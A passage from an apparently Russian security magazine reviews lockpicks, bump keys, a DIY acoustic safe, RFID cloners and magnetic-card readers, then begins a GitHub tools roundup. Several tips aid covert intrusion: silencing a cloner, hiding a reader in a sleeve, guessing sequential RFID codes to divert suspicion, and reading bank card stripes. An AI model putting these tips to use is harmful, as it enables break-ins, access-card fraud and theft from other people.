



Рис. 8. Воровская расческа



но локпикингом, приходится порой чередовать отмычки, а так как нужно удерживать «сторожок», у нас останется только одна свободная рука. Соответственно, при необходимости сменить текущую отмычку, если используется подобный карандаш, придется заменять насадку одной рукой, а это неэффективно и очень неудобно. Гораздо лучше иметь аккуратно разложенные отмычки и не отвлекаться на посторонние операции.

Пикган

Читатели, интересовавшиеся локпикингом, обязательно знают пикган (рис. 7), а также технику взлома на основе бампинга, суть которой сводится к использованию инерции и одновременного удара по всем пинам.

На ютубе можно увидеть много эффектных роликов с использованием пикгана, а на специальных конференциях — не одного докладчика, который хвалит данный гаджет, однако на моей практике все оказалось не так красиво. Все дело, как выяснилось, опять же в деталях. Во-первых, замки могут устанавливаться по-разному: так, в Америке и некоторых странах Европы принято устанавливать замки основанием кверху, в других же странах Европы и в СНГ больше принято устанавливать замки основанием книзу. Соответственно, пикган может быть предназначен для какого-то одного вида замков. В интернете множество мест, где можно заказать пикган, однако в большинстве случаев он окажется для замков с установкой на американский манер, так что будь внимателен при заказе. Можно не париться и перевернуть пикган вверх ногами при использовании для другого типа замка, но это очень неудобно, и его трудно удерживать в нужном положении. Во-вторых, у каждого пикгана есть регулировка амплитуды удара и ее необходимо настраивать под определенный тип замка. И если ты новичок в этом деле, эта задача не так тривиальна, как кажется. Слишком маленькая амплитуда — удар будет слабым и не все пины займут нужное положение, слишком большая — сам пикган будет дергаться и смещаться в работе, из-за чего удар по пинам не получится синхронным. В-третьих, если ты неправильно отрегулировал амплитуду, неровно вставил пикган в замок или же сами насадки оказались не совсем качественными, то у тебя есть все шансы их сломать. К счастью, меня это обошло стороной, однако людей, которых постигла такая неприятность, немало. Также хочу сказать, что звук от ударов при работе с пикганом очень громкий и неприятный. Как говорится, делай выводы, а к слову скажу, что свой пикган я достал примерно за 25 долларов.



INFO

Большинство из представленных гаджетов легко можно найти в китайских интернет-магазинах. Указанные в статье цены ориентировочны.

Воровская расческа

Удивительно, но практически нигде я не встречал упоминаний про другой вид отмычек, которые в народе окрестили «воровской расческой» (рис. 8).

Принцип ее действия отличается от традиционных отмычек. Если предыдущие отмычки фактически выставляли пины в том виде, как это делает родной ключ, то воровская расческа просто продавливает пины вместе со штифтами в само основание замка. Из-за формы их и прозвали расческами. Должен сказать, что это реально дьявольская вещь, хоть и имеет один недостаток. Дело в том, что воровская расческа создается под каждый вид замка индивидуально. С одной стороны, это накладывает определенные ограничения, с другой — если замок уязвим к воровской расческе, то его можно открыть буквально за секунды без каких-либо навыков. Более того, воровская отмычка — своего рода универсальный мастер-ключ, и если в каком-либо здании установлены замки одной серии, уязвимой к данной отмычке, то можно сказать, что дела их плохи. В целом достать подобные отмычки так же несложно, как и изготовить их. В интернет-магазине ты можешь приобрести целый набор примерно за 17 долларов. Не всегда получается достать подходящие расчески для твоего замка, и порой приходится прибегать к небольшой модификации (рис. 9).

К примеру, в некоторых из приобретенных расчесок пришлось подпиливать надфилем пазы, чтобы они смогли опускаться ниже и продавливать пины со штифтами до необходимой глубины.

Бамп-ключ из обычного

Все слышали про бамп-ключи, тут ничего особенного — приобретаешь бамп-ключ для данного вида замка или изготавливаешь на основе имеющегося ключа. Штука вполне надежная и, можно сказать, безотказная; недостаток — каждый бамп-ключ уникальный, под определенный вид замка. Но порой дело может оказаться еще проще. Речь идет о том, чтобы открыть замок ключом, схожим с оригинальным или по форме подходящим к бамп-ключу. Примеров таких ситуаций можно привести немало. Хороший пример — это персональные шкафчики для раздевалок в спортивных центрах, а также другие несложные замки, как правило с четырьмя-пятью пинами. Обычно замки в подобных заведениях одного типа, и есть очень большая вероятность, что своим ключом ты сможешь открыть чужой шкафчик. Точных подсчетов я не вел, но скажу, что где-то в 40% случаев мне удавалось открыть шкафчик моего товарища (естественно, с его согласия). Вся тонкость дела сводилась к тому, чтобы использовать свой ключ как бамп-ключ. Сначала вставляешь ключ не до упора, а затем резким движением вгоняешь его до конца в замок, при этом вращая для открывания. Почти всегда из этих 40% процентов удавалось открыть замок с первого раза, а остальные же открывались на второй и третий раз. Если посмотреть на этот процесс со стороны, то ничто подозрительным не покажется: создается впечатление, что хозяин шкафчика пытается открыть свой замок, который немного заклинивает. Часто в подобных заведениях можно увидеть табличку, что организация «не несет ответственности за сохранность ваших вещей»… В следующий раз задумайся, когда увидишь такую табличку снова. Должен сказать, подобные простые манипуляции сродни фокусам и производят на людей довольно-таки сильное впечатление. После подобных демонстраций мой приятель даже стал приносить собственный замок для своего шкафчика (здорово, что я занимался в подвальной качалке, где вообще не было шкафчиков, а были только крючки и деревянные скамейки. Никто не нес никакой ответственности, но и вещи не пропадали :). — Прим. ред.). Твоя безопасность — в твоих руках.

Дубликат ключа

Данная тема лежит немного в стороне от локпикинга, однако я не стал бы проходить мимо нее. Дело в том, что давать кому-то свой ключ или оставлять его без присмотра очень плохо. Любой может взять его и отнести в мастерскую изготовить дубликат, после чего вернуть. Однако если человек чуток прошарен, даже и этого не понадобится. Для того чтобы сделать рабочий дубликат обычного зубчатого ключа, достаточно всего лишь куска жести из-под банки для газировки, маркера и ножниц. Прикладываем ключ к куску жести, обводим ключ маркером, после чего обычными ножницами вырезаем по контуру и продавливаем желобки, как в оригинальном ключе. Готово. Если постараться, все это можно сделать меньше чем за минуту. Если вставить такой ключ в замок и повернуть, то он погнется. Но главная его задача — выровнять пины в нужном порядке, как это делает родной ключ, а замок уже можно провернуть обычной плоской отверткой или тем же держателем или сторожком. В отдельных случаях есть необходимость немного пошевелить ключ в стороны и чуть удерживать, чтобы тот смог правильно встать в замок. Если есть время сделать несколько таких «ключей» и склеить их между собой, тогда получится практически оригинальный ключ, но порой и эти манипуляции уже излишни. Именно поэтому практика использования сменных электронных пластиковых ключей во многих отелях, где ключ доступа меняется каждый раз при заезде нового постояльца, выглядит более безопасной. Конечно, электронный пластиковый ключ не может служить эталоном безопасности, но, чтобы его скопировать, понадобится что-то посложнее, чем алюминиевая банка из-под газировки.

Итог

Рассмотренными отмычками можно открыть большинство замков, встречающихся в повседневной жизни, поэтому будет разумно включить их и в наш джентльменский набор. Вдобавок ко всему стоят они недорого, а места занимают совсем мало. Например, перечисленные выше отмычки у меня легко помещаются в обычный чехол для очков.




Рис. 9. Модифицированная воровская расческа



Рис. 10. Набор отмычек

АКУСТИЧЕСКИЙ СЕЙФ СВОИМИ РУКАМИ — ИЛИ ЗАЧЕМ ПЛАТИТЬ БОЛЬШЕ?

Как я и обещал, с помощью небольших модификаций мы сделаем собственный акустический сейф. Если ты раньше никогда не сталкивался с такими устройствами, вкратце скажу, что задача этого гаджета — создавать акустическую помеху, или шум, для подавления прослушки. Особенность заключается в том, что данные устройства никак не мешают вести прослушку, однако из-за того, что вокруг прослушиваемого устройства создается акустическая помеха, из перехваченной информации не получится выделить что-либо рациональное. Именно этот принцип очень эффективен против пассивной прослушки, которая все больше набирает популярность с ростом количества смартфонов. К примеру, на смартфон устанавливается шпионское ПО, которое активирует диктофон, а передает записанную информацию позже, спустя определенное время или по команде извне. Данную прослушку невозможно засечь сразу, в отличие от активной, где передача идет сразу в момент записи, — например, когда скрытно активируют телефон, он делает незаметный звонок и передает все, что слышно через его микрофон. Поэтому эффективным способом противодействия пассивной прослушке будет изоляция ненадежного устройства из зоны переговоров или постоянное создание вокруг него акустической помехи. Продолжая данную тему, можно упомянуть о различных видах акустических сейфов. Они могут различаться габаритами: портативные карманные варианты, как правило, используются для мобильных телефонов, микрофонов в веб-камерах, встроенных микрофонов ноутбуков; более габаритные варианты могут состоять из нескольких модулей (для создания акустических помех и управляющий), с помощью которых можно создать помеху в целом помещении. Также различаются они и по способу активации: некоторые генерируют помеху постоянно, другие же только когда засекли потенциально подозрительную активность, например несанкционированный исходящий вызов. В свою очередь, акустические помехи могут также быть разнообразными, это может быть белый шум, розовый шум, речеподобная акустическая помеха и другие.



ДЛЯ ЛУЧШЕГО ПОНИМАНИЯ СТРОЕНИЯ НАШЕГО ПЕРЕХОДНИКА ДЛЯ CC308+ РЕКОМЕНДУЕТСЯ ПРОСМОТРЕТЬ КОРОТКИЙ РОЛИК СОЗДАНИЯ ЖУЧКА (BIT.LY/1SB0LT1) ИЗ СТАРОГО МОБИЛЬНОГО ТЕЛЕФОНА И ОДНОГО ТРАНЗИСТОРА.

В целом уже было сказано достаточно, и пора приступить к делу. Возвращаясь к нашему CC308+: он может детектировать звонок с мобильного телефона, таким образом, если включить прибор и разместить рядом мобильный телефон, то при исходящем вызове мы увидим соответствующее мигание светодиодов или звуковое сопровождение — смотря какой мы режим выбрали. Фактически у нас уже имеется часть функционала для акустического сейфа, которая детектирует подозрительную активность. Теперь нужно подключить модуль, который будет генерировать акустические помехи при несанкционированной активации устройства. В данной задаче можно выделить два пункта:

1. Создание переходника от устройства к нашему генератору помех.
2. Создание самого генератора шума.

Переходник

Начнем по порядку. У CC308+ имеется аудиоразъем на 2,5 для наушников — на мой взгляд, вещь бесполезная, так как они полностью аналогичны встроенному динамику. Однако этот же разъем можно использовать для подключения к нашему генератору акустических помех. Соответственно, для создания переходника понадобится разъем mini jack на 2,5, один транзистор КТ816 с любым буквенным индексом на конце или аналогичный ему, а также пара кусочков проводов, желательно медные, но не слишком тонкие. Все это можно приобрести в любом магазине радиодеталей менее чем за доллар. Когда необходимое собрано, нужно все спаять по схеме из рис. 11.




Рис. 11. Схема подключения для переходника




Рис. 12. **Музыкальная закладка**

Схема действительно несложная, ее под силу спаять абсолютно любому человеку, который до этого ни разу не имел дела с паяльником. Проверено на себе и своих друзьях. Особо прошаренные наверняка успели догадаться, для остальных поясню, что, как только на разъем будет подаваться звук (красный и серый провод), транзистор замкнет цепь (желтый и синий провод). В свою очередь, желтый и синий провод подключаются к генератору помех, тем самым включая его каждый раз, когда на разъем будет подаваться звук. Ничего сложного.

Генератор шума

Когда первый пункт нашей задачи выполнен, остается лишь создать генератор шума. На первый взгляд кажется сложным, но я тебя успокою: паять ничего не будем, да и зачем изобретать очередной велосипед, лучше попробуем поискать уже готовое решение. В данном случае я использовал готовый однократно записываемый модуль для аудиооткрытки, которые также используются в игрушках, упаковках и прочем. Такой модуль без больших проблем можно заказать в интернете или купить в соответствующем магазине. Стоимость его приблизительно 7 долларов, и по твоему желанию туда запишут совершенно любой звуковой файл.

В КАЧЕСТВЕ АКУСТИЧЕСКОЙ ПОМЕХИ Я ИСПОЛЬЗОВАЛ MP3-ФАЙЛ С ЗАПИСАННЫМ БЕЛЫМ ШУМОМ, КОТОРЫЙ СЧИТАЕТСЯ ОДНИМ ИЗ НАИБОЛЕЕ ЭФФЕКТИВНЫХ ДЛЯ ПОДАВЛЕНИЯ

Однако есть небольшой нюанс: продолжительность звукового файла ограничена сорока секундами и проигрывается он только один раз. Для того чтобы после первого воспроизведения модуль продолжал шуметь, необходимо, чтобы при записи файла в модуль также зациклили его воспроизведение. Для этого надо указать следующий параметр: `Press and hold to play and repeat message, release to stop`. Обязательно укажите это продавцу перед приобретением, так как потом перезаписать будет невозможно. В качестве акустической помехи я использовал MP3-файл с записанным белым шумом, который считается одним из наиболее эффективных для подавления. Интересная особенность этих модулей заключается в том, что туда можно устанавливать дополнительные светодиоды, а производитель также предлагает различные датчики активации: датчик движения, магнитный и светодатчик. В нашем же случае в дополнительных датчиках нет нужды, и все, что теперь необходимо, — это просто подключить синий и желтый провода на замыкание. На картинке видно, что лепесток, который раньше замыкал контакт при открывании открытки, теперь постоянно замкнут, а цепь замыкается на разъеме. Хотя можно сделать и наоборот, то есть припаять провода к контакту, где



Рис. 13. **Тестовый запуск акустического сейфа**




Рис. 14. **Полевой акустический сейф**

находится лепесток, а разъем оставить как и был. Подключаем собранное нами устройство через родной аудиоразъем к CC308+, и вуаля — акустический сейф собран. Имитируем несанкционированную активацию телефона и наслаждаемся мозговыносящим белым шумом.

Но, как говорится в рекламе, и это еще не все. Данная конструкция позволяет вносить улучшения и имеет своего рода запас на модернизацию. К примеру, можно установить кнопку, которая будет замыкать контакты и тем самым активировать помеху, когда нам это необходимо. Данная опция обычно полезна при конфиденциальных переговорах, когда все мобильные телефоны участников собираются вместе и рядом с ними устанавливают генератор помех. Чтобы возникший шумовой фон не мешал переговорам, все мобильные телефоны вместе с генератором помещаются в небольшой ящик или мешок, вдобавок стенки ящика также дополнительно препятствуют перехвату информации извне. Согласно заявлению производителя акустических модулей, заряда от двух встроенных батареек достаточно, чтобы тысячу раз проиграть 40-секундную запись, что примерно равняется одиннадцати часам.

Специальный тест на все одиннадцать часов я не проводил, но шесть часов гаджет шумел у меня без перерыва. Но зачем ограничиваться имеющимся? Вместо обычных двух батареек я решил перестраховаться и припаял целый блок для двух батареек AAA, который продается в том же магазине радиодеталей. Следующие изменения имеют скорее декоративно-прикладной, чем функциональный характер. Так, от синего и желтого провода можно избавиться, если припаять соответствующие ножки транзистора напрямую к плате, также плату можно укоротить, обрезав уже ненужный шлейф для подключения к программатору, так как он больше не понадобится, а для полученной схемы уже подобрать оптимальный корпус. На рис. 14 представлен мой вариант полевого акустического сейфа.

СПЕЦИАЛЬНЫЙ ТЕСТ НА ВСЕ ОДИННАДЦАТЬ ЧАСОВ Я НЕ ПРОВОДИЛ, НО ШЕСТЬ ЧАСОВ ГАДЖЕТ ШУМЕЛ У МЕНЯ БЕЗ ПЕРЕРЫВА

Как можно заметить, в корпусе еще осталось достаточно много места, можно поставить дополнительную батарею, установить светодиоды или реле регулировки громкости шума. Включение гаджета для создания постоянной акустической помехи производится за счет установки родной перемычки по центру разъема, транзистор в данном случае крепится вместо замыкающего лепестка.

Итог

Ты можешь спросить, зачем извращаться, ведь проще купить готовый акустический сейф? Возможно, и проще, но стоить это будет 300–400 долларов. А так у нас за считаные доллары получится дешевый, но не менее эффективный аналог акустическому сейфу, который может использоваться как автономно, так и в паре с другими устройствами. Круто! Скажу также, что многие производители различных спецустройств любят хвалить свое детище, заверять, что у них нет аналогов в мире, но это все пыль в глаза. Чудес на свете не так уж много, а расстаться с деньгами всегда успеешь :).

RFID. ДУБЛИКАТ СТАЛ ЕЩЕ ПРОЩЕ

Почти все бизнес-центры, банки, а также аквапарки и спортивные комплексы используют электронные ключи доступа, в частности RFID. Спектр применения RFID огромен. Но чтобы не уходить от темы и не вдаваться во все многообразие RFID и его применения, мы рассмотрим наиболее популярные и практико-ориентированные аспекты данной области.

Большинство RFID-ключей работают на частоте 125 кГц. Для создания быстрого дубликата ключа можно использовать очередной гаджет китайской промышленности за 24 доллара (рис. 15).

Интерфейс до безобразия прост: две кнопки read — write, думаю, объяснять ничего не надо. Так же в комплекте идут два перезаписываемых ключа в виде карточки и два в виде брелока для домофона. Единственный момент: при записи и чтении два раза издается короткий громкий и очень неприятный звук из встроенного динамика. Не знаю, для каких целей этот динамик был встроен, наверное, чтобы нельзя было использовать гаджет для создания скрытой негласной копии. Дам небольшой совет и скажу, что проблему можно устранить паяльником, всего-то отпаяв данный динамик (об успешном копировании также сигнализирует маленький встроенный светодиод, зачем дублировать его функцию :)).





Рис. 15 и Рис. 16. Дубликатор для RFID-карт

ЗАЩИТА RFID-КАРТ И БЛОКИРОВКА ЭЛЕКТРОМАГНИТНЫХ СИГНАЛОВ

После того как на DEF CON было продемонстрировано устройство (bit.ly/1p4v3I9), которое могло считывать RFID-метки с расстояния около метра, также возрос интерес к специальным чехлам-блокираторам для защиты RFID-карт.

Эти чехлы содержат тонкую металлическую сетку, которая распределяет и тем самым не пропускает какой-либо электромагнитный сигнал. Эти же самые чехлы можно использовать и для мобильных телефонов. Телефон, помещенный в такой чехол, теряет связь с базовой станцией, а также любую другую связь через электромагнитные сигналы, включая Wi-Fi, и тем самым подавляет возможную активную прослушку, а также не выдает местоположение телефона. Очевидно, тебе также никто не сможет дозвониться.




Рис. 17. Чехол — блокиратор радиосигнала

Вещь очень компактная, работает автономно от двух батареек AAA и успешно скопировала не один десяток ключей без каких-либо проблем, начиная от домофонных ключей и заканчивая карточками для турникетов.

Однако не всегда перед нами стоит задача сделать копию ключа, иногда нужно узнать код одного или нескольких ключей, сохранить эту информацию, а уже потом использовать.

Для этих целей подойдет следующая RFID-флешка за 20 долларов. Она общается с компьютером на основе HID-протокола и по поведению симулирует клавиатуру, что фактически делает ее






Рис. 18. Статичный номер RFID-карты
Рис. 19. Порядковые номера RFID-карт
Рис. 20. Копирование RFID-ключа через смартфон


кросс-платформенной. Ее можно использовать в паре как со смартфоном, так и с компьютером под управлением ОС Windows или Linux. Открываем блокнот или любой другой текстовый редактор, устанавливаем фокус на область для ввода текста и подносим интересующий нас ключ. На экране моментально отобразится цифровой код ключа. Такая флешка компактна и особенно удобна, когда нужно скопировать сразу несколько десятков ключей. Кроме этого, если ее подключить к смартфону через специальный переходник, то можно также попытаться скопировать чужой код ключа. Для этого смартфон, как обычно, держится в руке, а флешка прячется в рукав рубашки. Думаю, ты понимаешь, что ключ может быть скопирован только на очень близком расстоянии.

Из своей практики я также заметил, что большинство электронных ключей статичные, реже перезаписываемые. И как это ни парадоксально, на статичных ключах не редкость встретить отпечатанный на самой карте код ключа.

Фактически в этом случае даже не нужен сам оригинал ключа для создания копии, достаточно узнать данный код, и дубликат ключа можно будет сделать удаленно. Но если проявить смекалку, можно пойти еще дальше. Как правило, статичные RFID-ключи внедряются целыми комплектами, десятками, сотнями, а то и тысячами. И все ключи в этих комплектах имеют последовательные номера (по аналогии с новенькой пачкой денег из банка, где банкноты пронумерованы по порядку). Соответственно, узнав код одного ключа, мы можем увеличить или уменьшить его значение на некоторое число и таким образом заполучить коды других возможных ключей.

Недостаток заключается в том, что мы точно не можем быть уверены, подойдет ли данный ключ к интересующей нас двери и каким приоритетом он обладает, но, с другой стороны, таким образом мы можем даже случайно заполучить ключ начальника службы безопасности, например, и тем самым отвести подозрения от лица, у которого мы изначально заполучили оригинальный ключ. Если позволяют возможности или есть определенная необходимость, то можно сразу сделать несколько десятков вероятных ключей. Парадокс в том, что проделать нечто подобное с обычным замком даже теоретически невозможно.

И КАК ЭТО НИ ПАРАДОКСАЛЬНО, НА СТАТИЧНЫХ КЛЮЧАХ НЕ РЕДКОСТЬ ВСТРЕТИТЬ ОТПЕЧАТАННЫЙ НА САМОЙ КАРТЕ КОД КЛЮЧА



МАГНИТНЫЕ КАРТЫ

Довольно часто после разговора об RFID также возникают вопросы и о магнитных картах. Под магнитными картами я имею в виду карты с магнитной полосой, поэтому пару слов и о них. Вся информация на магнитной полосе, в свою очередь, также записана на отдельных полосках, или, как их еще называют, дорожках, которые располагаются параллельно друг другу. На рис. 21 представлен дешевый гаджет за 21 доллар для считывания первых двух дорожек магнитной полосы, работающий опять же через HID-протокол, что делает его кросс-платформенным.

Данное устройство приобреталось не под какие-то конкретные задачи, а скорее из спортивного интереса, а также с учетом тенденции увеличения количества магнитных карт в быту: пропуска, дисконтные карты торговых центров, клубные карты, удостоверения. Если попалась подобная карточка, то можно узнать, какая информация содержится на ней: как правило, это может быть имя владельца, название учреждения или заведения, код доступа, дата выдачи или срок окончания, дата рождения... Эти данные могут быть полезны как при сборе информации, так и непосредственно для пентеста. Таким образом, можно определить, как идет аутентификация, на основе имени владельца или кого-то одного общего параметра, который устанавливается для всех сразу, например единый для всех код доступа. Данное устройство предназначено только для чтения, но если необходимо, то можно приобрести и устройство для записи, сделать полную копию карточки или немного модифицированную копию на основе своих критериев. К слову, если провести обычную банковскую карточку через это устройство, то мы получим номер карты, а также счет в банке, к которому она привязана.

ДАННОЕ УСТРОЙСТВО ПРЕДНАЗНАЧЕНО ДЛЯ ЧТЕНИЯ, НО МОЖНО ПРИОБРЕСТИ И УСТРОЙСТВО ДЛЯ ЗАПИСИ



Рис. 21. Считыватель магнитных карт


ЗАКЛЮЧЕНИЕ

Представленный здесь набор гаджетов затрагивает практически все аспекты современной жизни. Уверен, что каждый найдет здесь что-то свое. Кому-то будет интересен локпикинг, другим же — скрытые камеры, а третьим — творческий процесс с паяльником и создание акустического сейфа. Скорее всего, у тебя появится желание создать свой джентльменский набор или модифицировать уже существующий. Каждый день появляются все более интересные и продвинутые устройства, и этот процесс непрерывен, здесь же была кратко описана лишь малая часть из этого многообразия, а также небольшой опыт их использования. В сегодняшних реалиях вопрос приватности и информационной безопасности принимает новый оборот. Сейчас уже недостаточно установить антивирус, настроить файрвол и наслаждаться спокойствием. Обеспечение безопасности — это комплексный подход, затрагивающий фактически все сферы жизни современного человека. И хотим мы этого или нет, но сегодня мы нуждаемся не в очередной волшебной таблетке, обещающей нам новую иллюзию безопасности, а в новых подходах, принципах и поведении. Как это было хорошо сказано когда-то — безопасность начинается с нас самих.

GO, GITHUB, GO!

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.


Илья Пестов
@ilya_pestov


Илья Русанен
rusanen@real.xakep.ru

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Gogs


https://github.com/gogits/gogs

Хочешь каждый год экономить 5 тысяч долларов на корпоративной версии GitHub? У тебя есть возможность поднять аналогичный Git-сервис на собственном сервере с приватными репозиториями за корпоративным файрволом. Gogs — это open source альтернатива Bitbucket и GitHub, а примечательно то, что проект написан на популярном и развивающемся языке Go.

Фичи:

- великолепный интерфейс;
- графики активности;
- поддержка SSH/HTTP(S);
- SMTP / LDAP / reverse proxy для аутентификации;
- управление персональным и командными аккаунтами;
- базовый функционал с репозиториями: create/mirror/delete/watch/rename/transfer public/private repository;
- Migrate и Migrate API — возможность перенести данные с удаленного репозитория на GitHub;
- Issue tracker;
- веб-хуки;
- поддержка MySQL, PostgreSQL и SQLite 3;
- интеграция с GitHub, Google, QQ, Weibo.

